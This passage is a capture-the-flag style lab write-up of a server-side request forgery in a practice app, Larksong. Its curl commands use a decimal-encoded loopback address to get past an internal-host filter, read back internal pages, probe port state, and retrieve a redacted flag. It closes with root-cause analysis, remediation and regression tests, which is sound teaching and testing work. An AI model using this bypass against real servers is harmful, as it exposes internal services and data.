
Figure 33: Authenticated CLI state. The cookie jar reaches /account, and the response contains the signed-in navigation. This confirms the session before any photo_url request.
Step 4: Read the Request Contract
curl -sk -b /tmp/larksong.cookies \
  "https://${LAB_HOST}/sightings/new" \
  -D /tmp/larksong_new.headers \
  -o /tmp/larksong_new.body

grep -oE 'action="/sightings/new"|name="species"|name="location"|name="notes"|name="photo_url"|We fetch the photo from your URL' \
  /tmp/larksong_new.body | sort -u
HTTP/2 200
action="/sightings/new"
name="location"
name="notes"
name="photo_url"
name="species"
We fetch the photo from your URL

Figure 34: CLI request contract. The filtered HTML returns the same POST action, four field names, and server-fetch hint seen in Caido.
Step 5: Repeat the Malformed URL Control
Payload:
photo_url=not-a-url
curl -sk -b /tmp/larksong.cookies \
  -D /tmp/larksong_badurl.headers \
  -o /tmp/larksong_badurl.body \
  -X POST \
  "https://${LAB_HOST}/sightings/new" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=T05_malformed_url' \
  --data-urlencode 'notes=negative_control' \
  --data-urlencode 'photo_url=not-a-url'

echo '--- STATUS ---'
grep -Ei '^HTTP/' /tmp/larksong_badurl.headers
echo '--- SERVER RESULT ---'
grep -oE 'form-error[^>]*>[^<]+' /tmp/larksong_badurl.body \
  | sed -E 's/^form-error[^>]*>//'
HTTP/2 400
That doesn't look like a valid URL.

Figure 35: CLI malformed control. The command shows the submitted value, saved header and body files, status extraction, and semantic server message in one terminal view.
Step 6: Repeat the Literal Loopback Control
Decoded: http://127.0.0.1:3000/
Encoded by curl: http%3A%2F%2F127.0.0.1%3A3000%2F
curl -sk -b /tmp/larksong.cookies \
  -D /tmp/larksong_loopback.headers \
  -o /tmp/larksong_loopback.body \
  -X POST \
  "https://${LAB_HOST}/sightings/new" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=T06_literal_loopback' \
  --data-urlencode 'notes=internal_host_control' \
  --data-urlencode 'photo_url=http://127.0.0.1:3000/'

echo '--- STATUS ---'
grep -Ei '^HTTP/' /tmp/larksong_loopback.headers
echo '--- SERVER RESULT ---'
grep -oE 'form-error[^>]*>[^<]+' /tmp/larksong_loopback.body \
  | sed -E 's/^form-error[^>]*>//'
HTTP/2 400
Internal hosts are not allowed.

Figure 36: CLI literal-loopback block. The same terminal flow now returns the dedicated internal-host message instead of the malformed URL message.
Step 7: Repeat the Decimal Loopback Bypass
Decoded: http://2130706433:3000/
Encoded by curl: http%3A%2F%2F2130706433%3A3000%2F
curl -sk -b /tmp/larksong.cookies \
  -D /tmp/larksong_decimal3000.headers \
  -o /tmp/larksong_decimal3000.body \
  -X POST \
  "https://${LAB_HOST}/sightings/new" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=T07_decimal_loopback' \
  --data-urlencode 'notes=decimal_bypass_3000' \
  --data-urlencode 'photo_url=http://2130706433:3000/'

echo '--- STATUS / REDIRECT ---'
grep -Ei '^(HTTP/|location:)' /tmp/larksong_decimal3000.headers
HTTP/2 302
location: /sightings/<OBJECT_ID>

Figure 37: CLI filter bypass. The command changes only the host representation and receives a sighting redirect. The object still has to be read back before claiming SSRF.
Step 8: Read Back the Internal Port 3000 Body
Save the path from the Location header as <OBJECT_ID>, then request that sighting:
curl -sk -b /tmp/larksong.cookies \
  -D /tmp/larksong_s23.headers \
  -o /tmp/larksong_s23.body \
  "https://${LAB_HOST}/sightings/<OBJECT_ID>"

echo '--- STATUS ---'
grep -Ei '^HTTP/' /tmp/larksong_s23.headers
echo '--- SSRF READBACK ---'
grep -oE "Image preview unavailable for this fetch|The remote server didn't return image bytes|Photo source:[^<]+|Larksong[^<]{0,80}" \
  /tmp/larksong_s23.body | head -n 10
HTTP/2 200
Image preview unavailable for this fetch
The remote server didn't return image bytes
Larksong - Larksong
Photo source: http://2130706433:3000/

Figure 38: CLI SSRF readback. The terminal output contains the fallback message and internal Larksong content. The saved body and source URL confirm the same in-band SSRF path as Caido.
Step 9: Repeat the Refused-Port Control
Decoded: http://2130706433:3002/
Encoded by curl: http%3A%2F%2F2130706433%3A3002%2F
curl -sk -b /tmp/larksong.cookies \
  -D /tmp/larksong_port3002.headers \
  -o /tmp/larksong_port3002.body \
  -X POST \
  "https://${LAB_HOST}/sightings/new" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=T09_port_oracle' \
  --data-urlencode 'notes=port_3002_control' \
  --data-urlencode 'photo_url=http://2130706433:3002/'

echo '--- STATUS ---'
grep -Ei '^HTTP/' /tmp/larksong_port3002.headers
echo '--- PORT ORACLE ---'
grep -oE 'form-error[^>]*>[^<]+' /tmp/larksong_port3002.body \
  | sed -E 's/^form-error[^>]*>//'
HTTP/2 400
We couldn't fetch that URL: connect ECONNREFUSED 127.0.0.1:3002

Figure 39: CLI service-state comparison. The full command and response show that the decimal host resolves to loopback and that port 3002 refused the connection.
Step 10: Request the Source-Defined Port 9090 Service
Decoded: http://2130706433:9090/
Encoded by curl: http%3A%2F%2F2130706433%3A9090%2F
curl -sk -b /tmp/larksong.cookies \
  -D /tmp/larksong_9090.headers \
  -o /tmp/larksong_9090.body \
  -X POST \
  "https://${LAB_HOST}/sightings/new" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=T10_objective_service' \
  --data-urlencode 'notes=port_9090_root' \
  --data-urlencode 'photo_url=http://2130706433:9090/'

echo '--- STATUS / REDIRECT ---'
grep -Ei '^(HTTP/|location:)' /tmp/larksong_9090.headers
HTTP/2 302
location: /sightings/<OBJECT_ID>

Figure 40: CLI objective-service request. The command goes directly from the one refused-port control to port 9090 and creates the final sighting.
Step 11: Read the Objective and Stop
curl -sk -b /tmp/larksong.cookies \
  -D /tmp/larksong_s24.headers \
  -o /tmp/larksong_s24.body \
  "https://${LAB_HOST}/sightings/<OBJECT_ID>"

echo '--- STATUS ---'
grep -Ei '^HTTP/' /tmp/larksong_s24.headers
echo '--- OBJECTIVE READBACK ---'
grep -oE 'Image preview unavailable for this fetch|Photo source:[^<]+|WEBVERSE\{[^}]+\}' \
  /tmp/larksong_s24.body \
  | sed -E 's/WEBVERSE\{[^}]+\}/WEBVERSE{REDACTED}/'
HTTP/2 200
Image preview unavailable for this fetch
Photo source: http://2130706433:9090/
WEBVERSE{REDACTED}

Figure 41: Final CLI readback. The terminal track returns the same objective through the port 9090 sighting. The public screenshot and output replace the literal value with WEBVERSE{REDACTED}. No further target request was sent.
6. Controls and Results
| Test | Result | What it tells us |
|---|---|---|
Malformed photo_url | 400, invalid URL message | The backend parses the field |
127.0.0.1:3000 | 400, internal hosts blocked | The literal loopback form is recognized |
2130706433:3000 POST | 302 to a sighting | The equivalent decimal form passes the filter |
| Decimal sighting readback | Internal Larksong HTML | The backend fetched loopback and returned its body |
2130706433:3002 | ECONNREFUSED 127.0.0.1:3002 | The application exposes service state for this tested port |
2130706433:9090 readback | WEBVERSE{REDACTED} | The source-defined internal service returned the lab objective |
Caido and curl | Same response sequence | The result does not depend on one client |
7. Root Cause and Classification
The best-fit classification is CWE-918, Server-Side Request Forgery.
Larksong accepts a user-controlled URL and fetches it on the server. Its internal-host check rejects the dotted loopback address, but the fetcher resolves the equivalent decimal IPv4 value to 127.0.0.1. The validator and the network request therefore make different decisions about the same destination.
The sighting preview makes the result easier to use. When the response is not an image, Larksong returns the remote body through fallback__body. Connection failures are also shown to the user. This turns the tested SSRF into an in-band response and service-state channel.
8. Confirmed Impact
- A signed-in user can make the backend connect to the tested loopback HTTP services despite the literal internal-host filter.
- Non-image internal HTTP bodies are returned in the sighting view.
- A refused connection reveals service state for the tested port.
- The source-defined service on port
9090returned the WebVerse objective.
The tests do not show broad internal-network access, cloud metadata access, non-HTTP protocols, authenticated internal services, file access, persistence, or destructive actions.
9. Remediation
- Parse and normalize the hostname before any allow or block decision.
- Resolve the destination and reject loopback, private, link-local, multicast, unspecified, and other non-public address ranges.
- Apply the same check after every redirect.
- Prefer an allowlist of approved image hosts when the product permits it.
- Add network egress controls so the fetch service cannot reach loopback or internal management services.
- Validate that the fetched content is an expected image type before storing or rendering it.
- Return a generic preview error instead of the fetched body or raw connection details.
- Add size, timeout, and redirect limits to the fetch operation.
10. How to Verify the Fix
| Regression test | Expected result |
|---|---|
| Normal approved image URL | Image fetch still works |
| Malformed URL | Validation error |
http://127.0.0.1:3000/ | Rejected before the fetch |
http://2130706433:3000/ | Rejected as the same loopback destination |
| Other alternate loopback forms | Rejected after normalization and resolution |
| Redirect from a public host to loopback | Rejected after the redirect |
| Non-image remote response | Generic error, no remote body |
| Refused internal port | Generic error, no address or port details |
Run the same checks through the proxy and CLI paths. Both clients should receive the same safe result.
11. Conclusion
Larksong tried to block internal hosts, but it checked the text form of the hostname instead of the final destination. 127.0.0.1 was rejected, while 2130706433 reached the same loopback address.
The important proof came after the redirect. The created sighting returned internal Larksong HTML and recorded the decimal-loopback source. A single refused-port control then showed the service-state difference, and the source-defined port 9090 returned the redacted objective. Caido and curl produced the same chain, WebVerse accepted the result, and testing stopped.

Figure 42: Platform confirmation. WebVerse marks Larksong as solved by Mdk22.